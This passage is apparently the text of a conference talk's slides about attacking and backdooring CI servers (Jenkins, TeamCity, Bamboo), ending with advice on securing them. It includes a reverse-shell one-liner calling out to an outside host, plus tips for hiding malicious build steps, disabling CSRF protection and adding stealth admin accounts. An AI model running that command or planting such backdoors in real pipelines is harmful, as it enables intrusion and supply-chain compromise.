


# Plugins – Gold Mine of Vulns

- Jenkins - **CVE-2015-5298**
- <https://wiki.jenkins-ci.org/display/JENKINS/Google+Login+Plugin>
- [https://accounts.google.com/o/oauth2/auth?client\\_id=733205151337-tq1337b.apps.googleusercontent.com&redirect\\_uri=https://jenkins.example.com/securityRealm/finishLogin&response\\_type=code&scope=profile%20email&state=NTk1ZmQ1MWUtYz1337Z0&hd=example.com](https://accounts.google.com/o/oauth2/auth?client_id=733205151337-tq1337b.apps.googleusercontent.com&redirect_uri=https://jenkins.example.com/securityRealm/finishLogin&response_type=code&scope=profile%20email&state=NTk1ZmQ1MWUtYz1337Z0&hd=example.com)

# Build Me A Remote Shell!

All CI solutions let “project administrators” add a task to just execute a command.

- Jenkins:
  - Build step: Execute Shell
- TeamCity:
  - Runner type: Command Line
- Bamboo:
  - Task: Command - Add new Executable

Then just run:

- `bash -i >& /dev/tcp/10.0.0.1/31337 0>&1`
- Random Powershell<sup>®</sup> magic

# Slave to Master Pivoting

- (Please think of “slave” as “node”, and “master” as “coordinator” if you prefer)
- If you can define trigger a custom build, you can get code exec on a slave host
  - This, if nothing else, will let you compromise any future builds on that slave
- If a build slave is running on the build master server, then you can directly compromise the master
  - Unless it is running under a different user account
- If slaves are segmented, there are still paths back

# Slaves and Masters - Jenkins

- Like everything Jenkins related, there are 4 different slave protocols (and 2 “CLI” protocols)
  - Older versions of the protocols are unencrypted
- An option (default now) for access control over what a slave can access on the master
  - Previous versions allowed a slave full control (basically remote code exec) on the master

# Slaves to Masters - TeamCity

- Two models for slaves on TeamCity:
  - Unidirectional – Slave polls for actions
  - Bidirectional (XML-RPC) – Master sends slaves actions
- Slave authentication is neat:
  - Any host can register as a slave
  - Host can pick its own name (say pretend to be another host)
  - Admin has to look in the list of unregistered hosts and approve new ones (DoS opportunity here)
- Slaves are limited in what they can access on the master
- Communications are unencrypted by default
  - TeamCity recommends using a secure environment as plain HTTP is faster??

# Slaves to Masters - Bamboo

- Bandana protocol
- Slaves cost money
- Still need to investigate protocol and auth



# Backdooring the Build Process

The obvious way: Add a new build step

- Insert the step between the build and the test stages
- Or between the test and the artifact collection stage
- At least give it a innocent name, like “unit test collection”, or “static security analysis”.

Say you're a developer and you see a new build step...

- Do you ask your coworkers?
- Ignore it and hope someone else questions it?
- Tell your boss you got hacked?  
Yeah right.





# Backdooring the Build Process

## The better way: **Plugins**

- CI systems are designed to be extensible, so, extend!
- Configure the plugin to run against every job without requiring changes to the build jobs themselves
- Jenkins example will be posted

# Backdooring the Whole System

The best offense... Is plausible deniability!

- We've just covered a ton of ways that the configuration of these systems can go wrong.
- Once you're admin, make some of the configuration go wrong!
  - Turn off CSRF protection in Jenkins / Bamboo
  - Add some "test" accounts that aren't admins but have full admin permissions
  - Allow slaves more control over master
  - Add additional auth providers
  - Generate additional API/OAuth tokens




# Continuous Compromise

A proper backdoored compiler will backdoor all new versions of the compiler

Applied to CI...

\*This is animated in the PPT version



# In Summary

- It's probably impossible to fully secure a CI system
- It's also probably impossible to clean up a previously hacked CI system without a complete fresh install and fresh configuration
- Don't put your CI systems on the internet
  - At least throw an auth proxy in front of them
- How much trust do you have in the output of your CI?
  - Would you ever know if code was backdoored from the start?

# Want more?

Great talk on hacking CI systems at Blackhat EU 2015:

Nikhil Mittal - Continuous Intrusion: Why CI Tools Are An Attackers Best Friend

- Just about everything in that presentation applies to the current versions of the CI systems. ☹️

Slides and tools online at:  
<http://exfiltrated.com/research.php>

(Eventually)

Contact:  
[wesley@exfiltrated.com](mailto:wesley@exfiltrated.com)

QUESTIONS?



# Image Credits:

<https://avatars0.githubusercontent.com/u/10986514?v=3&s=400>

[https://d0.awsstatic.com/product-marketing/DevOps/continuous\\_integration.png](https://d0.awsstatic.com/product-marketing/DevOps/continuous_integration.png)

<http://courses.ischool.berkeley.edu/i255/f03/resources/CvsEclipse/cvs.eclipse.2-1.AddToCVSVersionControl.png>

[https://cdn-images-1.medium.com/max/800/1\\*h9rfnCrOUrxV2rOCQDwVvA.jpeg](https://cdn-images-1.medium.com/max/800/1*h9rfnCrOUrxV2rOCQDwVvA.jpeg)

<http://www.imagegenerator.net/create/clippy/>

<https://pbs.twimg.com/media/CEQOsL9XIAAezy.png:large>

[https://cdn.shopify.com/s/files/1/1061/1924/files/Poop\\_Emoji.png](https://cdn.shopify.com/s/files/1/1061/1924/files/Poop_Emoji.png)

[http://www.tothenew.com/blog/wp-content/uploads/2016/09/jenkins\\_image.png](http://www.tothenew.com/blog/wp-content/uploads/2016/09/jenkins_image.png)

[https://d0.awsstatic.com/product-marketing/CodeDeploy/Partners/logo\\_TeamCity.png](https://d0.awsstatic.com/product-marketing/CodeDeploy/Partners/logo_TeamCity.png)

[http://2.bp.blogspot.com/-Yq4mL62Tymw/VkyizFpp\\_9I/AAAAAAAAAig0/gpSc-e0-h9k/s1600/VSTS-2015.png](http://2.bp.blogspot.com/-Yq4mL62Tymw/VkyizFpp_9I/AAAAAAAAAig0/gpSc-e0-h9k/s1600/VSTS-2015.png)

[https://upload.wikimedia.org/wikipedia/en/0/09/Puppet%27s\\_company\\_logo.png](https://upload.wikimedia.org/wikipedia/en/0/09/Puppet%27s_company_logo.png)

<http://s3.amazonaws.com/opscode-corpsite/assets/121/pic-chef-logo.png>

[https://lh4.googleusercontent.com/proxy/d23FC1lSdubEjKNjyq3Bp9FE3KlykIAkoOUTSVlogBHKT6wbjcfvghEQpW0q4E7yNvd52dSf-CAhKPL7W0dC6NKCFGH908Slqw\\_xuk-fvAk-\\_Fd7d0zXlk3MDjNB84cM7Nh2JipKVnrnyHE8FxVXPXsdqLH4j4MWI4bs=w5000-h5000](https://lh4.googleusercontent.com/proxy/d23FC1lSdubEjKNjyq3Bp9FE3KlykIAkoOUTSVlogBHKT6wbjcfvghEQpW0q4E7yNvd52dSf-CAhKPL7W0dC6NKCFGH908Slqw_xuk-fvAk-_Fd7d0zXlk3MDjNB84cM7Nh2JipKVnrnyHE8FxVXPXsdqLH4j4MWI4bs=w5000-h5000)

<http://wp.streetwise.co/wp-content/uploads/2014/07/codeship-rocket-fuel-labs-770x450-4c0946ee3d06ba4de3ab791046a91177-630x368.jpg>

[https://upload.wikimedia.org/wikipedia/commons/0/05/Ansible\\_Logo.png](https://upload.wikimedia.org/wikipedia/commons/0/05/Ansible_Logo.png)

<http://languagelog ldc.upenn.edu/myl/DumpsterFire2.jpg>

<http://s2.quickmeme.com/img/6b/6b21ef9c17d96b863db2bd496c0e3b799fb5623ea127273544dc5e4511c01337.jpg>

<http://stream1.gifsoup.com/view1/1094620/cat-vs-baby-o.gif>

<http://www.webcomicalliance.com/wp-content/uploads/2013/08/bamboo-hack.jpg>